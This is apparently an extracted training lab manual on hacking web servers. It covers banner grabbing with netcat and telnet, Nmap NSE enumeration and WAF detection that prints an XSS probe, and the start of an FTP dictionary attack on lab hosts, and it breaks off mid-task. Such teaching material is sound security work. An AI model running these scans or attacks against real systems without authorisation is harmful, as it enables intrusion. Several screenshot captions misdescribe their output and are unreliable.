

Your lab environment is being built  
Your lab will be ready in about 30 seconds.  
[Close Window](#)

1

---

[Close](#)

2

3

- Reconnect
- Power On
- Pause
- Resume
- Reset/Reboot
- Power Off
- Fit Window to Machine
- Fit Machine To Window
- Open in New Window
- Split Windows
- Revert Machine
- Reset Internet Gateway

4

- Ctrl+Alt+Delete
- ALT+Tab
- Windows Key

- Windows Key
- Windows Key + D
- Windows Key + E
- Windows Key + F
- Windows Key + M
- Windows Key + R
- Windows Key + X
- Windows Key + ...

- Windows Key
- Type Text

- Type Username
- Type Password
- Type Clipboard Text

- Virtual Keyboard

## Windows 11<sup>5</sup>

Windows 11  
Windows Server 2019  
Windows Server 2022  
Parrot Security  
Ubuntu

## Poor Connection

---

Full Screen  
Power and Display  
Keyboard  
Machine Selection

This machine must be controlled outside of your browser via Remote Desktop.

Launch Remote Desktop

Username:

Password:

The selected machine is off.

Start

Machine is open in a separate window. [Close Window](#)

X

- Esc

- F1

- F2

- F3

- F4

- F5

- F6

- F7

- F8

- F9

- F10

- F11

- F12

- PrtSc

- ScrLk

- Pause

- `

- 1

- 2

- 3

- 4

- 5

- 6

- 7

- 8

- 9

- 0

- -

- =

- ← Backspace

- Insert

- Home
- P Up

- NLock

- /
- \*
- -
- Tab
- q
- w
- e
- r
- t
- y
- u
- i
- o
- p
- [
- ]
- \
- Delete
- End
- P Down

- 7

- 8
- 9
- +
- Caps
- a
- s
- d
- f
- g
- h
- j
- k
- l
- ;
- '
- ↲ Enter

- 4

- 5
- 6
- Shift
- z
- x
- c

- v
  - b
  - n
  - m
  - ,
  - .
  - /
  - Shift
  - ↑
  - 1
  - 2
  - 3
  - Enter
  - Ctrl
  - Win
  - Alt
  - Alt
  - Win
  - Ctrl
  - ←
  - ↓
  - →
- 0
  - .

To release mouse, press **Ctrl+Alt+Left Arrow**

6

Username

7

Password

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

- Not Connected

Username

Password

Reconnect

Hacking Web Servers<sup>8</sup>

[Exit Lab](#)

Save Progress And Exit

End Lab

[Instructions](#)[Resources](#)

## Module 13: Hacking Web Servers

### Scenario

---

Type Text

Type Text

Hacking Web Servers

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

Hackers attack web servers to steal credentials, passwords, and business information. They do this using DoS, DDoS, DNS server hijacking, DNS amplification, directory traversal, Man-in-the-Middle (MITM), sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, SSH brute force, web server password cracking, and other methods. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization.

In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. This module presents a security application that augments web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, so IT security professionals need to be aware of the common attacks on web server applications.

A penetration (pen) tester or ethical hacker for an organization must provide security to the company's web server. This includes performing checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

### **Objective**

The objective of this lab is to perform web server hacking and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands
- Enumerate web server information
- Crack remote passwords

### **Overview of Web Server**

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server.

Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

### **Lab Tasks**

Ethical hackers or pen testers use numerous tools and techniques to hack a target web server. Recommended labs that will assist you in learning various web server hacking techniques include:

1. Footprint the web server
  - o Footprint a web server using Netcat and Telnet
  - o Enumerate web server information using Nmap Scripting Engine (NSE)
2. Perform a web server attack
  - o Crack FTP credentials using a Dictionary Attack
  - o Gain Access to Target Web Server by Exploiting Log4j Vulnerability
3. Perform a web server hacking using AI
  - o Perform webserver footprinting and attacks using ShellGPT

### **Lab 1: Footprint the Web Server**

#### **Lab Scenario**

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

### Lab Objectives

- Footprint a web server using Netcat and Telnet
- Enumerate web server information using Nmap Scripting Engine (NSE)

### Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

### Task 1: Footprint a Web Server using Netcat and Telnet

#### Netcat

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

#### Telnet

Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet. The primary security problems with Telnet are the following:

- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine.
2. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
3. In the terminal window, run **nc -vv www.moviescope.com 80**.

4.

The screenshot shows a Parrot OS desktop environment. In the top bar, there are icons for Applications, Places, System, and various system status indicators. The title bar of the terminal window says "sudo su - Parrot Terminal". The terminal window contains the following text:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#nc -vv www.moviescope.com 80
```

The desktop background features a dark, abstract geometric pattern. On the left side of the screen, there is a file manager window showing a directory structure with files like "README/license" and "Trash".

5. Once you hit **Enter**, the netcat will display the hosting information of the provided domain.
6. Now, type **GET / HTTP/1.0** and press **Enter** twice.
7. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

8.

The screenshot shows a terminal window titled "nc -vv www.moviescope.com 80 - Parrot Terminal". The terminal session starts with the user "attacker" at the root prompt. The user runs "sudo su" to become root. The root password is requested. Once logged in, the user runs "nc -vv www.moviescope.com 80" to start a netcat listener on port 80. The listener receives a connection from "www.moviescope.com [10.10.1.19] 80 (http) open". A GET request is received for the root directory. The response is an IIS header block followed by an HTML document type declaration and a basic HTML page with a title "IIS Windows Server".

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#nc -vv www.moviescope.com 80
DNS fwd/rev mismatch: www.moviescope.com != www.goodshopping.com
www.moviescope.com [10.10.1.19] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Thu, 14 Mar 2024 05:51:26 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
```

9. In the terminal windows, run **clear** to clear the netcat result in the terminal window.

10.

The screenshot shows a terminal window titled "nc -vv www.moviescope.com 80 - Parrot Terminal". The terminal content is a shell script or exploit payload. It includes CSS styles for a container and an image, followed by an HTML structure with a link to a Microsoft page. The command "clear" is entered at the prompt. The terminal window has a dark background with a green parrot icon.

```
margin:0;
}


#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
}

a img {
    border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"></a>
</div>
</body>
</html> sent 16, rcvd 970
[root@parrot]~[/home/attacker]
#clear
```

11. Now, perform banner grabbing using telnet. In the terminal window, run **telnet www.moviescope.com 80**.

12.



13. Telnet will connect to the domain.
14. Type **GET / HTTP/1.0** and press **Enter** twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

15.

```
[root@parrot]~[~/home/attacker]
#telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Thu, 14 Mar 2024 05:57:02 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
<!--
```

16. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.
17. Close the terminal window on the **Parrot Security** machine.

#### Question 13.1.1.1

Perform banner grabbing using Telnet on the website [www.moviescope.com](http://www.moviescope.com). Identify the web-server application used to host the website.

Score

---

#### Task 2: Enumerate Web Server Information using Nmap Scripting Engine (NSE)

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases. Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE) provides scripts that reveal various useful information about the target web server to an attacker.

1. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Enumerate the directories used by web servers and web applications, in the terminal window. Run **nmap -sV --script=http-enum [target website]**.
3. In this scan, we are enumerating the **www.goodshopping.com** website.
- 4.

The screenshot shows a Parrot OS desktop environment. A terminal window titled "sudo su - Parrot Terminal" is open, displaying the following command and its execution:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]# /home/attacker/nmap -sV --script=http-enum www.goodshopping.com
```

The terminal window is located in the top panel of the desktop environment. The desktop background features a colorful parrot graphic. The taskbar at the bottom shows the terminal window and other icons.

5. This script enumerates and provides you with the output details, as shown in the screenshot.

6.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal displays the output of an Nmap scan against the host www.goodshopping.com (10.10.1.19). The scan results show several open TCP ports, including 25/tcp (smtp), 80/tcp (http), and various Microsoft RPC ports (135/tcp, 139/tcp, 445/tcp, etc.). The http service is identified as Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) running on port 80. The http-enum script found a possible admin folder at /login.aspx. The MAC address of the target host is 02:15:5D:55:A2:80 (Unknown). Service information indicates the host is a Server 2019 machine running Windows.

```
nmap -sV --script=http-enum www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
$ sudo su
[sudo] password for attacker:
[root@parrot]# /home/attacker
#nmap -sV --script=http-enum www.goodshopping.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 08:11 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.0012s latency).

Not shown: 990 filtered tcp ports (no-response)

PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        Microsoft ESMTP 10.0.17763.1
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header:
|   Microsoft-HTTPAPI/2.0
|_ Microsoft-IIS/10.0
| http-enum:
|_ /login.aspx: Possible admin folder
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 02:15:5D:55:A2:80 (Unknown)

Service Info: Host: Server2019; OS: Windows; CPE: cpe:/o:microsoft:windows


```

7. The next step is to discover the hostnames that resolve the targeted domain.
8. In the terminal window, run **nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com**.

9.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the window is titled "nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com - Parrot Terminal". The terminal content displays the results of an Nmap scan on the host www.goodshopping.com (10.10.1.19). The scan found the host to be up with 0.0013s latency. It identified several open TCP ports and their corresponding services:

PORT	STATE	SERVICE
25/tcp	open	smtp
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
1801/tcp	open	msmq
2103/tcp	open	zephyr-clt
2105/tcp	open	eklogin
2107/tcp	open	msmq-mgmt
3389/tcp	open	ms-wbt-server

The MAC address of the scanned host is listed as 02:15:5D:55:A2:80 (Unknown). The scan completed in 4.93 seconds. The terminal prompt at the bottom is "#".

10. Perform an HTTP trace on the targeted domain. In the terminal window, run **nmap --script http-trace -d www.goodshopping.com**.
11. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.

12.

```
nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
[root@parrot]~[/home/attacker]
#nmap --script http-trace -d www.goodshopping.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 08:21 EDT
PORTS: Using ports open on 0% or more average hosts (TCP:1000, UDP:0, SCTP:0)
----- Timing report -----
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0
-----
NSE: Using Lua 5.4.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
Completed NSE at 08:21, 0.00s elapsed
Initiating ARP Ping Scan at 08:21
Scanning www.goodshopping.com (10.10.1.19) [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x02155D55 and arp[22:2] = 0xA281
Completed ARP Ping Scan at 08:21, 0.05s elapsed (1 total hosts)
Overall sending rates: 18.99 packets / s, 797.75 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 08:21
```

13.

The screenshot shows a terminal window on a Linux desktop environment. The title bar reads "nmap --script http-trace -d www.goodshopping.com - Parrot Terminal". The terminal output is as follows:

```
Initiating SYN Stealth Scan at 08:21
Scanning www.goodshopping.com (10.10.1.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.1.13 and (icmp or icmp6 or ((tcp) and (src host 10.10.1.19)))
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 25/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Completed SYN Stealth Scan at 08:21, 4.66s elapsed (1000 total ports)
Overall sending rates: 426.96 packets / s, 18786.37 bytes / s.
NSE: Script scanning 10.10.1.19.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
NSE: Starting http-trace against www.goodshopping.com (10.10.1.19:80).
NSE: Finished http-trace against www.goodshopping.com (10.10.1.19:80).
Completed NSE at 08:21, 0.01s elapsed
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up, received arp-response (0.0010s latency).
Scanned at 2024-03-13 08:21:37 EDT for 5s
Not shown: 990 filtered tcp ports (no-response)
```

The terminal window has a dark background with light-colored text. It includes standard Linux desktop icons in the top bar (Applications, Places, System, etc.) and a date/time indicator (Wed Mar 13, 08:21). The bottom of the window shows a menu bar with "Menu" and the command "nmap --script http-trace...".

14.

```
nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
Scanned at 2024-03-13 08:21:37 EDT for 5s
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
25/tcp    open  smtp        syn-ack ttl 128
80/tcp    open  http         syn-ack ttl 128
135/tcp   open  msrpc       syn-ack ttl 128
139/tcp   open  netbios-ssn syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
1801/tcp  open  msmq        syn-ack ttl 128
2103/tcp  open  zephyr-clt  syn-ack ttl 128
2105/tcp  open  eklogin     syn-ack ttl 128
2107/tcp  open  msmq-mgmt  syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:15:5D:55:A2:80 (Unknown)
Final times for host: srtt: 1002 rttvar: 627  to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
Completed NSE at 08:21, 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-protocols nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 4.97 seconds
  Raw packets sent: 1992 (87.632KB) | Rcvd: 12 (512B)
[root@parrot]~[/home/attacker]
#
```

15. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, run **nmap -p80 --script http-waf-detect www.goodshopping.com**.
16. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.
17. This command will probe the target host with malicious payloads and detect the changes in the response code.

18.

```
nmap -p80 --script http-waf-detect www.goodshopping.com - Parrot Terminal
[root@parrot]~[/home/attacker]
# nmap -p80 --script http-waf-detect www.goodshopping.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 08:15 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.0011s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-waf-detect: IDS/IPS/WAF detected
|_www.goodshopping.com:80/?p4yl04d3=<script>alert(document.cookie)</script>
MAC Address: 02:15:5D:53:B7:25 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
[root@parrot]~[/home/attacker]
#
```

19. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).
20. Close the terminal windows on the **Parrot Security** machine.

#### Question 13.1.2.1

Use Nmap Scripting Engine (NSE) to extract information about the website [www.goodshopping.com](http://www.goodshopping.com). Enter the port number of the ms-wbt-server service, which is open on the web server.

Score

#### Question 13.1.2.2

Use Nmap Scripting Engine (NSE) to check whether a web-application firewall is configured for the website [www.goodshopping.com](http://www.goodshopping.com). Enter YES if a web-application firewall is configured for [www.goodshopping.com](http://www.goodshopping.com) or NO otherwise.

Score

## Lab 2: Perform a Web Server Attack

### Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

### Lab Objectives

- Crack FTP credentials using a Dictionary Attack
- Gain Access to Target Web Server by Exploiting Log4j Vulnerability

### Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

### Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine.
2. Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.
3. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 11** machine.
4. Perform an **Nmap scan** on the target machine (**Windows 11**) to check if the FTP port is open.
5. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
6. In the terminal window, run **nmap -p 21 [IP Address of Windows 11]**.
7. Here, the IP address of **Windows 11** is **10.10.1.11**.

8.

The screenshot shows a terminal window titled "nmap -p 21 10.10.1.11 - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# nmap -p 21 10.10.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 00:56 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
[root@parrot]~#
```

The terminal window has a dark background with a network graph watermark. The title bar shows the command run: "nmap -p 21 10.10.1.11". The bottom status bar also displays this command.

9. Observe that **port 21** is open in **Windows 11**.
10. Check if an FTP server is hosted on the **Windows 11** machine.
11. Run **ftp [IP Address of Windows 11]**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.

12.

The screenshot shows a terminal window titled "ftp 10.10.1.11 - Parrot Terminal". The terminal is running on a Parrot OS desktop environment, indicated by the desktop icons in the background. The terminal window has a dark theme with green text output. The user has gained a root shell on the target host (10.10.1.11) and performed an Nmap scan. The Nmap output shows an open FTP service on port 21. The user then attempts to connect to the FTP server using the command "#ftp 10.10.1.11", which connects them to the Microsoft FTP Service on the target host.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ nmap -p 21 10.10.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 00:56 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
[root@parrot]~$ #ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker):
```

13. Try entering random usernames and passwords in an attempt to gain FTP access.
14. The password you enter will not be visible on the screen.
15. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.

16.

The screenshot shows a terminal window titled "ftp 10.10.1.11 - Parrot Terminal". The terminal session starts with the user becoming root via "sudo su". It then runs "nmap -p 21 10.10.1.11" to scan port 21, which is found to be open and an FTP service. The MAC address of the host is noted as 00:15:5D:01:80:00 (Microsoft). An "Nmap done" message indicates the scan took 0.23 seconds. The user then attempts to log in to the FTP service on port 21 of the target host. The login attempt fails with the message "530 User cannot log in." and "ftp: Login failed".

